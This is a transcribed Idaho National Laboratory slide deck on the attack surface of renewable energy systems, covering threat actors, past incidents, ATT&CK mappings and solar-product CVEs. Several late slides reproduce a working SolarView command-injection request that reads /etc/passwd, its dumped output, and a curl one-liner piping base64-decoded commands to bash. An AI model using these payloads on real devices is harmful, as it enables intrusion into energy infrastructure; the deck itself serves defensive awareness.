INL/CON-24-76414-Revision-0

Attack Surface of Renewable Energy Technologies

February 2024

Megan Jordan Culler, Megan Mincemoyer Egan, Remy Vanece Stolworthy, Jake P Gentle

DISCLAIMER

This information was prepared as an account of work sponsored by an agency of the U.S. Government. Neither the U.S. Government nor any agency thereof, nor any of their employees, makes any warranty, expressed or implied, or assumes any legal liability or responsibility for the accuracy, completeness, or usefulness, of any information, apparatus, product, or process disclosed, or represents that its use would not infringe privately owned rights. References herein to any specific commercial product, process, or service by trade name, trade mark, manufacturer, or otherwise, does not necessarily constitute or imply its endorsement, recommendation, or favoring by the U.S. Government or any agency thereof. The views and opinions of authors expressed herein do not necessarily state or reflect those of the U.S. Government or any agency thereof.

INL/CON-24-76414-Revision-0

Attack Surface of Renewable Energy Technologies

Megan Jordan Culler, Megan Mincemoyer Egan, Remy Vanece Stolworthy, Jake P Gentle

February 2024

Idaho National Laboratory
Idaho Falls, Idaho 83415

http://www.inl.gov

Prepared for the
U.S. Department of Energy
Under DOE Idaho Operations Office
Contract DE-AC07-05ID14517

February 8, 2024

Megan Culler
Power Engineer | Infrastructure Security


Attack Surface of Renewable Energy Technologies

RESCue Consortium Meeting

Battelle Energy Alliance manages INL for the
U.S. Department of Energy's Office of Nuclear Energy

INL Idaho National Laboratory

2020 to 2050 Capacity and Energy Production in the U.S.



https://www.eia.gov/todayinenergy/detail.php?id=46676


Future of IBR

Changes in IBR		Impact to cybersecurity
Growth of stakeholders	→	Increase in attack surface
Growth of endpoints	→	Increase in attack surface, vulnerabilities
Electrification of loads	→	Increase in potential impact
Aggregation of DER	→	Increase in potential impact
Increasing regulation	→	Standards more widespread
Digitization of monitoring	→	Explosion of data to process and store
Digitization of control	→	Need for resilience of critical functionality
Distribution of control	→	Management of roles and privileges
Smarter inverters	→	Increase in attack surface

Risk for the Grid


Changing Resource Mix and Cybersecurity are the highest Ranked Risks

NERC Reliability - Risk




2021
ERO Reliability Risk Priorities Report

RISC Approved: July 8, 2021
Board Approved: August 12, 2021




Changing Resource Mix	Manage - 2019	Manage - 2021
Cybersecurity Vulnerabilities	Manage - 2019	Manage - 2021
Resource Adequacy and Performance	Manage - 2019	Manage - 2021
Critical Infrastructure Interdependencies	Manage - 2019	Manage - 2021

Risk Ranking



Recent Renewable Energy Cyber Attacks



- Increased renewable sector influence
- Primary U.S. adversaries
  - China
  - Russia
  - Iran
  - North Korea
- Development of more sophisticated attacks

Examples of Internal Threat Actors & Known Incidents

AOO

- Disgruntled employee
- Phishing victim

OEM

- (March 2022) Nordex SE hit by ransomware
- (Nov. 2023) Vestas hit by ransomware

Utility

- (May 2023) Danish utilities compromised by coordinated attack, forcing islanded operations

Maintainers

- (2018) U.S. technician accidentally downloaded malware from hotel, later plugged into wind plant network and turbines stopped working.

Integrators & other third-parties

- SaaS providers
- Data collectors
- Installers
- Developers

Examples of External Threat Actors & Known Incidents

Benign external actors

- Landowners
- Land tenants
- Land staff
- General public

Activist groups

- (2019) Anti-wind protestors in Hawaii disrupt construction
- Rise in eco-terrorist attacks in Europe

Criminal organizations

- Ransomware groups affected 3 wind companies within 6 months
- Exploiting known vulnerabilities
- Ex: (2019) IPP sPower affected by denial-of-service on comms equipment


Nation-state actors

- Reconnaissance activity and advanced persistent threats (APTs)
- Russian attack on SATCOM infrastructure affected 5800 turbines
- Chinese espionage targeting offshore wind in Strait of Taiwan and India

Attack Vectors

Physical Access

- Physical device access
  - Takes time to respond to intrusions



Transient Access

- Authorized external devices
- Infected technician equipment

Cyber Access

- VPN exploitation
- Wireless
- Temporary access points
- Pivoting from enterprise network

Impacts

- Asset health and damage
- Loss of remote monitoring
- Power system stability

Critical failures can lead to severe physical damage.

- Ancillary services
- Power dispatch
- Reputational damage

ICS Malware in Ukraine

UKRENERGO

- Industroyer (2016)
  - Modular, very adaptable
  - Targeted IEC 60870-5, IEC 61850, and OPC protocols
  - Easy to implement for other protocols like DNP3
  - Disrupted power delivery
- Industroyer2 (April 2022)
  - More configurable
  - Accompanied by wipers to destroy evidence of attack
  - Discovered before attacks could disrupt power deliver
- Living-off-the-land (October, 2022)
  - Living off the land techniques
  - Tripped substation circuit breakers
  - Coincided with massive missile strikes on Ukrainian critical infrastructure

Takeaways for renewables:

- Adversaries possess means to disrupt power delivery
- ICS malware is increasingly more modular

MITRE ATT&CK

- Valid Accounts (T0859)
- Manipulation of Control (T0831)
- Denial of Service (T0814)
- Loss of Safety (T0880)
- Theft of Operational Information (T0882)

INDUSTROYER

sPower Denial-of-Service (March 15, 2019)

- Utah-based independent power producer sPower
- Known vulnerability exploited in Cisco firewall
  - Forced firewalls to reboot repeatedly
  - 5-minute interruptions occurred repeatedly over 12-hour period
- Disabled communication to generation sites
  - Loss of view to field equipment and generation sites
- Did not affect power generation
  - Thought to be a test or scan
  - Adversaries may not have known what they were affecting

Takeaways for renewables:

- Effective patch management strategies key
- Limit exposure of internet facing devices
- Note prevalence of IT infrastructure in the OT environment

MITRE ATT&CK

- Exploit Public-Facing Application (T0819)
- Denial of Service (T0814)
- Denial of View (T0815)

S·POWER
An AES and AIMCo Company

Denmark energy companies compromised in coordinated attack (May 2023)

- 22 energy companies, including small power and water utilities that operated wind and solar assets affected
- Unpatched vulnerabilities and zero-day exploits used
  - Some assumed new equipment was safe or that vendor was responsible for patching
  - Some deliberately opted out of updates due to maintenance charges
  - Some did not know exploited device was on their system
- Some organizations forced to disconnect from the internet and non-essential network connections
  - Caused lost connection to remote devices in certain cases
  - No material impact to energy operations

Takeaways for renewables:

- Asset management critical
- Understand vendor agreements and responsibilities (both ways)

MITRE ATT&CK

- Exploit Public-Facing Application (T0819)
- Denial of Service (T0814)
- Denial of View (T0815)

PoetRAT (2020)

- Campaign included government and wind infrastructure targets in Azerbaijan
  - Deliberate attacks with unknown intentions
- Python-based remote access trojan (RAT)
  - Harvesting tools
  - Keyloggers
  - Screen captures
  - File stealers
  - System information collection tools
- Delivered using a Microsoft Word macro
- Continued reliance on spearphishing to gain initial access

Takeaways for renewables:

- Early signs of reconnaissance should not be ignored
- Staff training remains critical

MITRE ATT&CK

- Drive-by Compromise (T0817)
- Spearfishing Attachment (T0865)
- Virtualization/Sandbox Evasion: System Checks (T1497.001)
- Non-Application Layer Protocol (T1095)
- Boot or Logon Autostart Execution: Registry Run Keys/Startup Folder (T1547.001)
- Automated Exfiltration (T1020)
- Video Capture (T1125)
- Screen Capture (T1113)
- Data from Local System (T1005)

ViaSat Denial-of-Service (February 24, 2022)

- Attack against the ViaSat KA-SAT network
  - Russian state-sponsored actors in attack coordinated with invasion of Ukraine
- DoS caused by an attacker exploiting a VPN appliance misconfiguration
  - Allowed for rewriting of flash on customer modems
  - Made the modems unable to access the network
  - Required replacement devices
- Caused loss of remote monitoring of 5,800 ENERCON wind turbines
  - 1217 wind farms, 10GW generation capacity
  - Customers relied on ENERCON's infrastructure – no backup links
  - Took almost two months to bring 95% of turbines back online

Takeaways for renewables:

- Risk associated with reliance on third-party infrastructure
- Renewables may be a casualty, even if not a direct target

MITRE ATT&CK

- External Remote Services (T0822)
- Remote Services (T0886)
- Denial of Service (T0814)
- Data Destruction (T0809)
- Loss of View (T0829)

Viasat™

Chinese Reconnaissance Activities (2022)

- Attacks were caused by the Red Ladon adversary group
- Phishing emails delivered a JavaScript based reconnaissance framework called ScanBox
- Targeted attacks against:
  - European equipment manufacturer that provided components to offshore wind farm in the Strait of Taiwan
  - Australian news outlets
  - Malaysia based entities
- Similar attacks by TAG-38
  - Entry point was third-party camera devices
  - Targets included North-Indian state load dispatch centers, national emergency response systems, and offshore wind infrastructure

Takeaways for renewables:

- State actors have interests in targeting wind companies
- State actors recognize the strategic importance of renewable generation

MITRE ATT&CK

- Phishing: Spear phishing Link (T1566.002)

05
TARGETED
COUNTRIES

Persistent Targeting of Entities in South East Asia and Oceania Regions were Identified. Notable repeat targeting was observed in Australia and Malayisa

Solar App Vulnerabilities – Weak Passwords

- Enphase Envoy
  - CVE-2020-25754: Custom PAM module uses password derived from the MD5 hash of the username and serial number. Serial number can be retrieved by an unauthenticated remote user.
  - CVE-2020-25753: Default admin password for certain versions set to the last 6 digits of the serial number, which can be retrieved by an unauthenticated remote user.
  - CVE-2020-25752: Hardcoded web-panel login passwords for the installer and Enphase accounts. Users are unable to change these passwords
  - CVE-2019-7676: Weak password vulnerability discovered in Envoy R3
- Contec SolarView
  - CVE-2023-27512 use of hard-coded credentials may allow remote authenticated attacker to login with administrative privilege
- Fronius
  - CVE-2019-19228: Solar inverter allows attackers to bypass authentication because the password is stored in a plaintext file

Takeaways for renewables:


- Require strong passwords and store them correctly

Solar App Vulnerabilities

- CONTEC SolarView (2022)
  - Monitoring solution used at more than 30,000 power stations
  - Command injection vulnerabilities on public web pages
  - Enables access with user privileges
- CONTEC SolarView (2023)
  - Buffer overflow vulnerabilities in other settings web pages allow execution of arbitrary code
  - Cross site scripting vulnerabilities
  - Directory traversal allows access to sensitive files
  - As of July, 2023, FortiGuard Labs observed huge spike in attacks related to the disclosed vulnerability, >18,000 IPS detection in just a month.
  - Additional blogs and videos show attackers using the exploit against a system found on Shodan
    - Shodan indexed more than 600 accessible SolarView systems
    - Some have updated firmware, but not as many as expected
  - One researcher writes that issues not isolated to “Compact” hardware version, but also the “Air” version and the battery hardware version

Takeaways for renewables:


- Proof-of-concepts can be published quickly, then leveraged by others




```
POST http://[redacted]/network_test.php HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:105.0)
Gecko/20100101 Firefox/105.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
webp,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: [redacted]
Origin: [redacted]
Connection: close
Referer: [redacted]
Upgrade-Insecure-Requests: 1

host=host=%0acat${IFS}/etc/passwd%0a&command=ping
```

```
root:$6$X3W6NDHj$QkddvPOA5m8wEVqe5N2bAppaw5RZVNZ2/BU7bJtZxL31ZAqRi/76vAFb
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:103::/home/syslog:/bin/false
sshd:x:102:65534::/var/run/sshd:/usr/sbin/nologin
ftp:x:103:107:ftp daemon,,,:/srv/ftp:/bin/false
contec:x:1001:1003:,,,:/home/contec:/bin/bash
solar:x:1000:1002:,,,:/home/solar:/bin/bash
```



```
curl http://example.com/downloader.php?file=;echo%20Y2F0IC9ldGMvcGFzc3dkCg==|base64%20-d|bash%00.zip |
grep root:.*:0:0
```



```
[redacted]downloader.php?file=;echo%20Y2F0IC9ldGMvcGFzc3dkCg==|base64%20-d|bash%00.zip
```

```
5000 rows exported. -> /tmp/history.csv adding: history.csv (deflated 94%) adding: name.txt zip warning: could not open for reading
read: 1 (409K bytes) skipped: 1 (18 bytes) root:$6$X3W6NDHj$QkddvPOA5m8wEVqe5N2bAppaw5RZVNZ2/BU7bJtZxL31ZAqRi/76vA
daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/bin/sh sync:x:4:65534:sync:/bin:/bin/sync games:x
man:x:6:12:man:/var/cache/man:/bin/sh lp:x:7:7:lp:/var/spool/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh news:x:9:9:news:/var/spool/
proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:www-data:/var/www:/bin/sh backup:x:34:34:backup:/var/backups:/bin/sh list:x:38:3
irc:x:39:39:ircd:/var/run/ircd:/bin/sh gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh nobody:x:65534:65534:
libuuid:x:100:101::/var/lib/libuuid:/bin/sh syslog:x:101:103::/home/syslog:/bin/false sshd:x:102:65534::/var/run/sshd:/usr/sbin/nologin
contec:x:1001:1003:,,,:/home/contec:/bin/bash solar:x:1000:1002:,,,:/home/solar:/bin/bash
```

指定されたファイルが見つかりませんでした

Error 404 : File Not Found.

指定されたアドレスのファイルを見つけることができませんでした。
指定したアドレスに間違いが無いか確認して下さい。


タイプミスが無い場合には、管理者に連絡して下さい。

Solar App Vulnerabilities +

- Enphase Envoy vulnerabilities (2023)
  - Enphase Envoy is a communications gateway that transmits home solar energy system performance data to the MyEnlighten portal
  - Wired connection to microinverter, connected through user’s router or cell modem to MyEnlighten
  - Used for monitoring and automatic software updates
  - Control features include power export limiting and zero-export applications
  - OS Command Injection in the gateway allows root access
- Mirai Botnet leveraging CONTEC vulnerabilities (June 2023)
